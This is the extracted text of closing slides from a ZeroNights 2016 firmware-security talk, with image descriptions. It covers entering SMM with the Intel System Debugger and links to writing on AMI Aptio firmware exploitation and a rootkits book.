<http://wiki.minnowboard.org/>



**“If you’re good at something,
never do it for free.” - Joker**

Intel XDP Hardware Debuggers



SMM Debug with Intel System Debugger

How to enter SMM

The screenshot displays the Intel System Debugger interface with the following components:

- Assembler Window:** Shows assembly instructions from address 0x0900:0x00007FD2 to 0x0900:0x0000815A. The instruction at 0x0900:0x00008000 is highlighted: `mov bx, 0x8099`.
- Registers Window:** Lists CPU registers and their values. The CS register is highlighted in red with the value 0x0900. The EFL register is also highlighted in red with the value 0x00010002 and labeled as the EFLAGS Register.
- Console View:** Contains debugger commands and their output:

```
SPECIAL BREAK 0 ON "SMM Entry Break" : enabled (S=0,CS=0)
SPECIAL BREAK 1 ON "SMM Exit Break" : enabled (S=0,CS=0)
INFO: Resetting target, this may take a moment...
execution stopped by "Halt Command break"
xdb> IA32CPU "read msr 0x9e"
ERROR: Couldn't read MSR 0x9e: The CPU faulted when accessing an MSR.
xdb> SET PORT 0xB2 = 1
WARNING: Multiple breaks, context is set to the most interesting.
program stopped: SPECIAL BREAK 'SMM Entry Break' (ID=0) at "0x0900:0x00008000"
```
- Breakpoints Window:** Shows two breakpoints:

Id	Address	Function	File
<input checked="" type="checkbox"/> 0		SMM Entry Break	
<input checked="" type="checkbox"/> 1		SMM Exit Break	

Few words about UEFI Firmware Mitigations

A person with long, dark, messy hair is shown from the chest up, looking down. Their face is pale and has several streaks of bright red blood running down it. They are wearing a dark, long-sleeved shirt. The background is a dark, dense forest with many thin, light-colored tree trunks. The lighting is dramatic, with strong highlights on the person's face and the forest floor, and deep shadows in the surrounding woods.

LET'S PUT
A SMILE
ON THAT FACE!

Exploiting AMI Aptio firmware on example of Intel NUC

<http://blog.cr4.sh/2016/10/exploiting-ami-aptio-firmware.html>

Rootkits and Bootkits

*Reversing Modern Malware and
Next Generation Threats*



Alex Matrosov, Eugene Rodionov,
and Sergey Bratus



nostarch.com/rootkits




HACK O`CLOCK

17-18:11:2016

ZERONIGHTS

2016





Thank

ention!

Alex Matrosov
@matrosov

Eugene Rodionov
@vxradius